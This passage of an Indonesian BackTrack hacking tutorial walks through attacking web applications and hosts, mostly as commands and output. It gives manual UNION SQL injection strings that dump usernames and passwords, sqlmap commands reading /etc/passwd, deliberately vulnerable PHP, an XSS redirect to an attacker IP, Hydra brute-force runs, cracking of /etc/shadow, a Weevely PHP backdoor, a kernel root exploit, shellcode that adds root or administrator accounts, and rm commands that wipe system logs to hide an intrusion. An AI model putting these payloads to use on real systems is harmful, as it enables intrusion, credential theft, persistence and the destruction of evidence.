Applications > Backtrack > Vulnerability Assessment > Web Application Assessment > Web Vulnerability Assessment > W3af Console

```
W3af >
```

Perintah dasar :

- help : Mengetahui informasi dasar tools
- start : Menjalankan pemindaian
- plugins : Mengaktifkan plugin
- exploit : Memulai untuk exploitasi

- profiles : Daftar dan pnggunaan profile yang digunakan untuk pemindaian
- http-settings : Konfigurasi penggunaan HTTP untuk w3af
- misc-settings : Konfigurasi w3af lain
- target : Setting URL target
- back : Kembali ke menu utama
- exit : Keluar dari w3af
- assert : Periksa pernyataan

Memulai audit web aplikasi dengan w3af :

1. Mengatur konfigurasi plugin

```
W3af > plugins
```

2. Mengaktifkan plugin untuk pemindaian file

```
W3af/plugins > discovery googleSpider
```

3. Mengaktifkan plugin audit (SQL Injections, XSS, dan Web Dav)

```
W3af/plugins > audit sqli, xss, dav
```

4. Kembali ke menu utama

```
W3af/plugins > back
```

5. Menambahkan URL target

```
W3af > target
```

6. Menambahkan URL

```
W3af/target > set target http://example.com
```

7. Kembali ke menu utama

```
W3af/plugins > back
```

8. Memulai pemindaian

```
W3af> start
```

9. Memulai pemindaian

```
W3af> start
```

## Fimap (File Inclusion Map)

Merupakan tools kecil yang digunakan untuk menemukan, audit, exploitasi untuk lokal dan remote file inclusion.

Sebelum menggunakan, anda perlu menginstall plugin yang diperlukan dengan perintah

```
root@bt:/pentest/web/fimep# ./fimap.py --install-plugin
```

Memulai single scan dengan fimap

```
root@bt:/pentest/web/fmap# ./fimap.py  -b -u “http://example.com/lfi.php?page=index.php”
```

Memulai exploitasi dari hasil pemindaian sebelumnya

```
root@bt:/pentest/web/fimap# ./fimap.py -x
```

## XSSer

Tools Framework untuk mendeteksi, mengeksploitasi, dan melaportkan kelemahan XSS.

```
root@bt:/pentest/web/xxser# ./fimap -u “http://www.example.com” -g “index.php?user=data”
--referer=”666.666.666.666” -user-agent=“correctaudit”
```

# 0x005 - Web Attack

## Basic SQL Injections

SQL Injections merupakan celah dimana attacker dapat menyuntikkan perintah SQL pada input data web.

**index.php**

```
<?php

$conn = mysql_connect("localhost","root","");

if (!$conn) die ("Koneksi gagal");
    mysql_select_db("blogvuln") or die ("Database tidak ditemukan");

$id = $_GET['id'];
$q = mysql_query("SELECT * FROM artikel where id=$id");
while($data = mysql_fetch_array($q)){
    echo "$data[title]<br/>$data[isi]<br/>Oleh : $data[author]";
}

?>
```

Source code diatas sangat berbahaya karena tidak ada filter pada bagian $id sehingga kita dapat menginjeksi pada parameters id.

Exploitasi SQL Injections manual :

1. **Mendeteksi adanya celah sql injections**
   example :
   http://example.com/?id=1' tampilan error atau blank
   http://example.com/?id=1+and+1=1 tampilan normal
   http://example.com/?id=1'+and+1=2 tampilan blank
2. **Mencari dan menghitung jumlah table**
   example :
   http://example.com/?id=1+order+by+1-- tampilan normal
   http://example.com/?id=1+order+by+10-- tampilan error
   http://example.com/?id=1+order+by+9-- tampilan normal
   Jadi kesimpulan jumlah table ada 9
3. **Memunculkan angka ajaib pada layar dengan menambahkan perintah sql sebagai berikut :**
   http://example.com/?id=-1+UNION+SELECT+1,2,3,4,5,6,7,8,9--
   angka 1 – 9 merupakan jumlah table. Misalkan pada layar menampilkan angka 5.
4. **Memunculkan versi dengan mengganti angka 5 menjadi version()**
   http://example.com/?id=-1+UNION+SELECT+1,2,3,4,version(),6,7,8,9--
   Apabila berhasil akan memunculkan versi mysql.
5. **Menampilkan table yang ada pada web target**
   http://example.com/?id=-1+UNION+SELECT+1,2,3,4,table_name,6,7,8,9+from+information_schema.tables--

6. **Menampilkan semua table yang digunakan**
   http://example.com/?id=-1+UNION+SELECT+1,2,3,4,group_concat(table_name),6,7,8,9+from+information_schema.tables+where+table_schema=database()--
7. **Melihat kolom pada database**
   http://example.com/?id=-1+UNION+SELECT+1,2,3,4,group_concat(column_name),6,7,8,9+from+information_schema.columns+where+table_name=[table_in_hexadecimal]--
8. **Memunculkan isi data pada kolom**
   http://example.com/?id=-1+UNION+SELECT+1,2,3,4,concat_ws(0x3a,user,pass),6,7,8,9+from+nama_table--

Exploitasi SQL Injections manual (LOAD_FILE) :
http://example.com/?id=-1+UNION+SELECT+1,2,3,4,LOAD_FILE(location_hexadecimal),6,7,8,9--

location_hexadecimal = lokasi file yang akan di baca (dalam hexadecimal)

## SQL Injections with SQLMap

```
root@bt:~# cd /pentest/database/sqlmap
root@bt:/pentest/database/sqlmap# ./sqlmap.py -u "http://target.com/index.php?id=1" --dbs
```

Menampilkan daftar database yang digunakan

```
root@bt:/pentest/database/sqlmap# ./sqlmap.py -u "http://target.com/index.php?id=1" --current-db
```

Menampilkan daftar table

```
root@bt:/pentest/database/sqlmap# ./sqlmap.py -u "http://target.com/index.php?id=1" -D nama_db
--tables
```

Menampilkan daftar kolom

```
root@bt:/pentest/database/sqlmap# ./sqlmap.py -u "http://target.com/index.php?id=1" -D nama_db -T
nama_table --columns
```

Mengunduh data dalam table

```
root@bt:/pentest/database/sqlmap# ./sqlmap.py -u "http://target.com/index.php?id=1" -D nama_db -T
nama_table --dump
```

Mengunduh file pada server target

```
root@bt:/pentest/database/sqlmap# ./sqlmap.py -u "http://target.com/index.php?id=1" --file-
read=/etc/passwd
```

## Basic LFI Exploitation

Attacker dapat menginjeksi kode jahat yang membuat attacker memasuki sistem target.

```
<?php

$id = $_GET['id'];
if ($id != ''){
    include "$id";
}

?>
```

Apabila attacker dapat menginjeksi /proc/self/environ/maka attacker dapat menginjeksi dengan cara tamper data.

## LFI Exploitation with fimap

Pemindaian LFI dengan fimap

```
root@bt:/pentest/web/fimap# ./fimap.py -b -v 3 -u "http://target.com/index.php?page=index.php"
```

Exploitations dengan fimap

```
root@bt:/pentest/web/fimap# ./fimap.py -x
```

## Basic XSS Exploitation

XSS merupakan salah satu jenis serangan injeksi code (code injection attack). XSS dilakukan oleh penyerang dengan cara memasukkan kode HTML atau client script code lainnya ke suatu situs. Serangan ini akan seolah-olah datang dari situs tersebut. Akibat serangan ini antara lain penyerang dapat mem-bypass keamanan di sisi klien, mendapatkan informasi sensitif, atau menyimpan aplikasi berbahaya. (Wikipedia.org )

Serangan dengan kombinasi metasploit & XSS

script untuk redirect ke IP attacker

```
<script type="text/javascript">
window.location = "http://192.168.0.102"
</script>
```

pada metasploit kita load modul browser_autopwn seperti pada modul sebelumnya.
Ketika korban membuka link yang sudah di injeksi dengan HTML (celah XSS) maka attacker akan dialihkan ke IP Attacker.

# 0x006 - Password Attack

Merupakan serangan memanfaatkan kata sandi yang lemah, kata sandi umum, atau kata sandi yang ada pada kamus yang dikenal dictionary attack.

**Ilustrasi BruteForce Attack:**

Attacker : Username saya root, saya mau masuk.
Sistem : Masukkan password terlebih dahulu.
Attacker : Password = a
Sistem : Password salah
Attacker : Password = ab
Sistem : Password salah
Attacker : Password = ac
Sistem : Password salah
Attacker : Password = ad
Sistem : Password salah
Attacker : Password = ae
Sistem : Password salah
Attacker : Password = af
Sistem : Password salah
Attacker : Password = ag
Sistem : Password salah
Attacker : Password = ah
Sistem : Password salah
Attacker : Password = ai
Sistem : Password benar. Silahkan masuk.

**Ilustrasi Dictionary Attack:**

Attacker : Apa saya boleh masuk username saya adalah admin?
Sistem : Anda harus menyebutkan password untuk mengidentifikasi siapa anda.
Attacker : Password saya adalah admin.
Sistem : Salah! Password yang anda masukan salah.
Attacker : Password saya adalah administrator.
Sistem : Salah! Password yang anda masukan salah.
Attacker : Password saya adalah manager.
Sistem : Salah! Password yang anda masukan salah.
Attacker : Password saya adalah 12345.
Sistem : Salah! Password yang anda masukan salah.
Attacker : Password saya adalah 12345678.
Sistem : Salah! Password yang anda masukan salah.
Attacker : Password saya adalah toor.
Sistem : Salah! Password yang anda masukan salah.
Attacker : Password saya adalah password.
Sistem : Salah! Password yang anda masukan salah.
Attacker : Password saya adalah xcode.
Sistem : Benar....! Selamat datang admin, silahkan masuk....

## Online Password Attack with Hydra

Serangan pada service sistem yang membuka port tertentu.

### Dictionary Attack FTP login

hydra -l ne0z -P /root/Desktop/tes.txt 192.168.56.103 ftp

```
root@bt:/# hydra -l ne0z -P /root/Desktop/tes.txt -v 192.168.56.103 ftp
Hydra v6.2 (c) 2011 by van Hauser / THC and David Maciejak - use allowed only for
 legal purposes.
Hydra (http://www.thc.org/thc-hydra) starting at 2012-06-22 19:39:28
WARNING: Restorefile (./hydra.restore) from a previous session found, to prevent
overwriting, you have 10 seconds to abort...
[VERBOSE] More tasks defined than login/pass pairs exist. Tasks reduced to 6.
[DATA] 6 tasks, 1 servers, 6 login tries (l:1/p:6), ~1 tries per task
[DATA] attacking service ftp on port 21
[VERBOSE] Resolving addresses ... done
[STATUS] attack finished for 192.168.56.103 (waiting for children to finish)
[21][ftp] host: 192.168.56.103   login: ne0z   password: toor
Hydra (http://www.thc.org/thc-hydra) finished at 2012-06-22 19:39:49
root@bt:/#
```

Nah password dapat ditemukan user:ne0z password:toor. Untuk service ssh hanya perlu mengganti ftp menjadi ssh.

### Dictionary Attack PHPmyadmin login

hydra -l root -P /root/Desktop/tes.txt -m /phpmyadmin/ 192.168.56.103 http-get

```
root@bt:/pentest/passwords/wordlists# hydra -l root -P /root/Desktop/tes.txt
 -m /phpmyadmin/ 192.168.56.103 http-get
Hydra v6.2 (c) 2011 by van Hauser / THC and David Maciejak - use allowed onl
y for legal purposes.
Hydra (http://www.thc.org/thc-hydra) starting at 2012-06-23 20:04:45
[DATA] 7 tasks, 1 servers, 7 login tries (l:1/p:7), ~1 tries per task
[DATA] attacking service http-get on port 80
[STATUS] attack finished for 192.168.56.103 (waiting for children to finish)
[80][www] host: 192.168.56.103   login: root   password: !-@v@-!
Hydra (http://www.thc.org/thc-hydra) finished at 2012-06-23 20:04:49
root@bt:/pentest/passwords/wordlists#
```

Keterangan : tes.txt adalah file wordlist
Backrack sudah memiliki wordlist, lokasi file terdapat pada /pentest/passwords/wordlists/darc0de.lst

## Offline Password Attack with John The ripper

## MD5 Crack

MD5 (Message Digest alogarithm 5) ialah fungsi kriptografik yang secara umum digunakan secaraluas dengan hash value128-bit. (referensi : wikipedia)
MD5 banyak digunakan untuk otentifikasi web aplikasi, penjelasan sederhananya bahwa ketika user registerasi pada sistem web aplikasi password akan dirubah ke format md5. Contoh : Wordpress, joomla, dan masih banyak lagi.

```
root@bt:/pentest/passwords/john# ./john --format=raw-md5 --show password.txt
```

Keterangan :

- --format merupakan opsi untuk set tipe hash
- raw-md5 merupakan tipe hash yang kita crack
- --show menampilkan output hasil crack
- password.txt merupakan file yang didalamnya terdapat md5 hash contohnya :

827ccb0eea8a706c4c34a16891f84e7b

## Shadow Crack

Dalam OS Linux, hash password sering terletak pada file /etc/shadow. Kita dapat melakukan cracking pada hash tersebut dengan perintah.

```
root@bt:/pentest/passwords/john# ./john /etc/shadow
```

## AFS Hash Crack

Contoh hash : $K4$a8dc8aeaa2c48a97,

```
root@bt:/pentest/passwords/john# ./john --format=afs --show password.txt
```

## BFegg Hash Crack

Contoh hash: +C/.8o.Wuph9.

```
root@bt:/pentest/passwords/john# ./john --format=bfegg --show password.txt
```

## BlowFish Hash Crack

Contoh hash: $2a$05$CCCCCCCCCCCCCCCCCCCCCC.7uG0VCzI2bS7j6ymqJi9CdcdxiRTWNy

```
root@bt:/pentest/passwords/john# ./john --format=bf --show password.txt
```

## SHA1 Gen Hash Crack

Contoh hash : $SHA1p$salt$59b3e8d637cf97edbe2384cf59cb7453dfe30789

```
root@bt:/pentest/passwords/john# ./john --format=sha1-gen --show password.txt
```

# 0x007 - Maintaining Access

## Weevely Backdoor (PHP shell)

Weevely adalah tools framework yang digunakan untuk membuat sebuah php shell dengan enkripsi. Weevely juga menyediakan fitur untuk mengontrol backdoor tersebut.

Untuk membuat backdoor dengan weevely :

```
root@bt:/pentest/backdoors/web/weevely# ./weevely.py generate [password] file.php
```

Untuk mengontrol backdoor dengan perintah :

```
root@bt:/pentest/backdoors/web/weevely# ./weevely.py http://example.com/test.php [password]
```

# 0x008 - Linux Privilege Escalation

Sebuah celah kerentanan pada lokal sistem linux yang mampu membuat attacker memiliki hak akses lebih. Umumnya karena celah pada kernel. Untuk yang terbaru saat ini adalah exploit mempodipper. Terbukti bahwa penulis pernah mencoba pada ubuntu 11 dari user biasa kemudian menjadi root.

## Rooting

Source code mempodipper.c dari exploit-db.com.
Alamat http://www.exploit-db.com/exploits/18411/

Compile mempodipper.c

```
xcode@bt:~# gcc mempodipper.c -o mempodipper
```

Jalankan :

```
xcode@bt:~# ./ mempodipper
sh-4.3.1: whoami
root
```

## Add new user

Menambahkan user baru dengan akses root

```
int main()
{
        char shellcode[] =
                "\x6a\x05\x58\x31\xc9\x51\x68\x73\x73\x77\x64\x68"
               "\x2f\x2f\x70\x61\x68\x2f\x65\x74\x63\x89\xe3\x66"
                "\xb9\x01\x04\xcd\x80\x89\xc3\x6a\x04\x58\x31\xd2"
                "\x52\x68\x30\x3a\x3a\x3a\x68\x3a\x3a\x30\x3a\x68"
                "\x72\x30\x30\x74\x89\xe1\x6a\x0c\x5a\xcd\x80\x6a"
                "\x06\x58\xcd\x80\x6a\x01\x58\xcd\x80";

        (*(void (*)()) shellcode)();
}
```

# 0x009 - Windows Privilege Escalation

### Add new user

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

int main(){

    unsigned char shellcode[]=
    "\xeb\x1b\x5b\x31\xc0\x50\x31\xc0\x88\x43\x4e\x53\xbb\x0d\x25\x86\x7c"
    "\xff\xd3\x31\xc0\x50\xbb\x12\xcb\x81\x7c\xff\xd3\xe8\xe0\xff\xff\xff"
    "\x63\x6d\x64\x2e\x65\x78\x65\x20\x2f\x63\x20\x6e\x65\x74\x20\x75\x73"
    "\x65\x72\x20\x6b\x70\x73\x73\x20\x31\x32\x33\x34\x35\x20\x2f\x61\x64"
    "\x64\x20\x26\x26\x20\x6e\x65\x74\x20\x6c\x6f\x63\x61\x6c\x67\x72\x6f"
    "\x75\x70\x20\x41\x64\x6d\x69\x6e\x69\x73\x74\x72\x61\x74\x6f\x72\x73"
    "\x20\x2f\x61\x64\x64\x20\x6b\x70\x73\x73";

    printf("Size = %d bytes\n", strlen(shellcode));

    ((void (*)())shellcode)();



    return 0;
}
```

# 0x010 - Clear Tracks

echo >/var/log/wtmp
echo >/var/log/lastlog
echo >/var/log/messages
echo >/var/log/secure
echo >/var/log/maillog
echo >/var/log/xferlog
Menghapus logs file
rm -rf /var/log/*.old &> /dev/null

rm -rf /var/log/*.0 &> /dev/null
rm -rf /var/log/*.1 &> /dev/null
rm -rf /var/log/*.2 &> /dev/null
rm -rf /var/log/*.3 &> /dev/null
rm -rf /var/log/*.gz &> /dev/null
Menghapus logs samba

rm -rf /var/log/samba/*.old &> /dev/null
rm -rf /var/log/samba/*.0 &> /dev/null
rm -rf /var/log/samba/*.1 &> /dev/null
rm -rf /var/log/samba/*.2 &> /dev/null
rm -rf /var/log/samba/*.3 &> /dev/null
rm -rf /var/log/samba/*.gz &> /dev/null
Menghapus logs APT
rm -rf /var/log/apt/*.old &> /dev/null
rm -rf /var/log/apt/*.0 &> /dev/null

rm -rf /var/log/apt/*.1 &> /dev/null
rm -rf /var/log/apt/*.2 &> /dev/null
rm -rf /var/log/apt/*.3 &> /dev/null
rm -rf /var/log/apt/*.gz &> /dev/null
Menghapus logs GDM
rm -rf /var/log/gdm/*.old &> /dev/null
rm -rf /var/log/gdm/*.0 &> /dev/null
rm -rf /var/log/gdm/*.1 &> /dev/null
rm -rf /var/log/gdm/*.2 &> /dev/null
rm -rf /var/log/gdm/*.3 &> /dev/null
rm -rf /var/log/gdm/*.gz &> /dev/null
Menghapus logs cup
rm -rf /var/log/cups/*.old &> /dev/null
rm -rf /var/log/cups/*.0 &> /dev/null
rm -rf /var/log/cups/*.1 &> /dev/null
rm -rf /var/log/cups/*.2 &> /dev/null
rm -rf /var/log/cups/*.3 &> /dev/null